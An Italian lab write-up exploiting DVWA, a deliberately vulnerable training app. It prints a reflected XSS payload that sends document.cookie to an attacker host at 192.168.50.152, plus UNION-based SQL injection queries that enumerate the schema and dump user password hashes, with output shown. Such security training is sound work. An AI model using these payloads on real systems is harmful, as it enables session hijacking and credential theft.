Exploit DVWA - XSS e SQL injection

---

1. Obiettivo

L'obiettivo di questa analisi è identificare, verificare e sfruttare le vulnerabilità presenti nell'applicazione target DVWA. Nello specifico, il test si concentra sulla dimostrazione pratica di due vettori d'attacco critici:

- **Cross-Site Scripting (XSS)** per l'esfiltrazione di dati di sessione.
- **SQL Injection (SQLi)** per l'enumerazione del database e l'estrazione di credenziali sensibili.

2. Panoramica delle Vulnerabilità

2.1 Cross-Site Scripting (XSS)

L'XSS è una vulnerabilità di tipo *Code Injection* lato client. Si manifesta quando un'applicazione include dati non attendibili in una pagina web senza un'adeguata validazione o escaping. Ciò consente l'esecuzione di script arbitrari (spesso JavaScript) nel browser della vittima.

Classificazione delle varianti XSS:

- **Stored XSS (Persistente):** Il payload viene salvato permanentemente sul server (es. in un database) ed eseguito ogni volta che la pagina viene richiamata.
- **Reflected XSS (Non Persistente):** Il payload viene inviato tramite una richiesta (es. parametro URL) e "riflesso" immediatamente nella risposta del server. È la variante analizzata in questo report.
- **DOM-based XSS:** La vulnerabilità risiede nell'elaborazione insicura dei dati lato client tramite JavaScript, manipolando il DOM senza coinvolgere direttamente il backend.

2.2 SQL Injection (SQLi)

La SQL Injection è una vulnerabilità che permette di interferire con le query eseguite dall'applicazione verso il database. A differenza dell'XSS, la SQLi impatta direttamente il lato server. L'attacco avviene iniettando comandi SQL malevoli attraverso input non sanitizzati, alterando la logica della query originale,spesso tramite l'uso di caratteri speciali come l'apice *(')*. Le conseguenze includono l'accesso non autorizzato ai dati, la modifica o l'eliminazione degli stessi.

3. Exploitation di Reflected XSS

Fase 1: Identificazione e Verifica

Analizzando l'applicazione, si nota che l'input inserito nella barra di ricerca viene riflesso direttamente nella barra degli indirizzi e nel corpo della pagina.




Figura 1 : Screen di DVWA

Figura 2 : zoom sulla barra di ricerca

Per verificare l'assenza di sanitizzazione, è stato iniettato un semplice tag HTML *(`<h1>test</h1>`)*. L'applicazione ha interpretato ed eseguito il tag, formattando il testo, confermando la vulnerabilità.





Figura 3 : screen di DVWA test con tag HTML



Fase 2: Configurazione dell'ambiente di ascolto

Per esfiltrare i dati, è necessario un server controllato dall'attaccante in grado di ricevere le richieste HTTP generate dal payload XSS. È stato avviato un server HTTP locale su Kali Linux.




Figura 4 : screen del terminale kali

Fase 3: Esecuzione del Payload ed Esfiltrazione

È stato confezionato un payload JavaScript malevolo per leggere i cookie del browser *(`document.cookie`)* e inviarli al server di ascolto tramite una richiesta GET.

(*<script>*
new Image().src = "http://192.168.50.152/?cookie=" + document.cookie;
</script>) sul terminale python compare la richiesta con il cookie di sessione.

In seguito all'iniezione, il browser della vittima ha eseguito lo script, inviando il cookie di sessione *(PHPSESSID)* al server attaccante. L'operazione avviene in modo "silenzioso", senza mostrare errori evidenti all'utente.

Figura 5 : screen del terminale di kali

Ottenimento del **`PHPSESSID`** permette il *Session Hijacking*, consentendo all'attaccante di impersonare la vittima senza conoscerne le credenziali di accesso.
Inoltre il vantaggio di questo attacco è il fatto che tutto è silenzioso ciò fa in modo da non destare sospetti e raccogliere quante più informazioni possibili.

4. Exploitation di SQL Injection

Fase 1: Enumerazione del Database

Il primo passo consiste nell'identificare la struttura del database. Tramite l'operatore *UNION*, è possibile combinare i risultati della query originale con una nuova query iniettata per leggere la tabella di sistema *information_schema*.

' UNION SELECT table_name, 1 FROM information_schema.tables -- -

Figura 6 : risultato query

Fase 2: Raffinamento e Targetizzazione

Per isolare i dati pertinenti all'applicazione, la ricerca è stata filtrata sullo schema 'dvwa'. Sono state individuate le tabelle `guestbook` e `users`.

Per pulire l'output usiamo :

' UNION SELECT table_name, 1 FROM information_schema.tables WHERE table_schema = 'dvwa' -- -




Figura 7 : screen risultato query

Fase 3: Enumerazione delle Colonne

Identificata la tabella target *(`users`)*, è necessario conoscere i nomi delle colonne per estrarne i dati.

Cerco il nome delle colonne nella tabella ‘users’

' UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name = 'users' -- -




Figura 8 : screen risultato query

Fase 4: Data Exfiltration (Dump)

Conoscendo la tabella *(users)* e le colonne *(user, password)*, è stata eseguita la query finale per estrarre le credenziali.

Visualizziamo User e Hash delle password nella tabella users.

' UNION SELECT user, password FROM users -- -

```
ID: ' UNION SELECT user, password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

L'applicazione ha restituito gli username e le password sotto forma di Hash. Sebbene non siano in chiaro, questi hash possono essere sottoposti ad attacchi di cracking per risalire alla password originale.

5. Conclusioni

Il test ha evidenziato gravi carenze nella validazione degli input dell'applicazione DVWA, confermando la presenza di vulnerabilità critiche.

1. **Impatto XSS (Client-Side):** La mancanza di *Output Encoding* ha permesso l'iniezione di codice JavaScript, portando alla compromissione della sessione utente. Questo dimostra come un attacco XSS possa bypassare robusti meccanismi di autenticazione semplicemente rubando il token di sessione valido.
2. **Impatto SQLi (Server-Side):** L'assenza di *Prepared Statements* o query parametrizzate ha permesso la manipolazione diretta del database. L'attacco ha esposto l'intera base utenti e le relative credenziali amministrative, compromettendo la confidenzialità e l'integrità dell'intero sistema.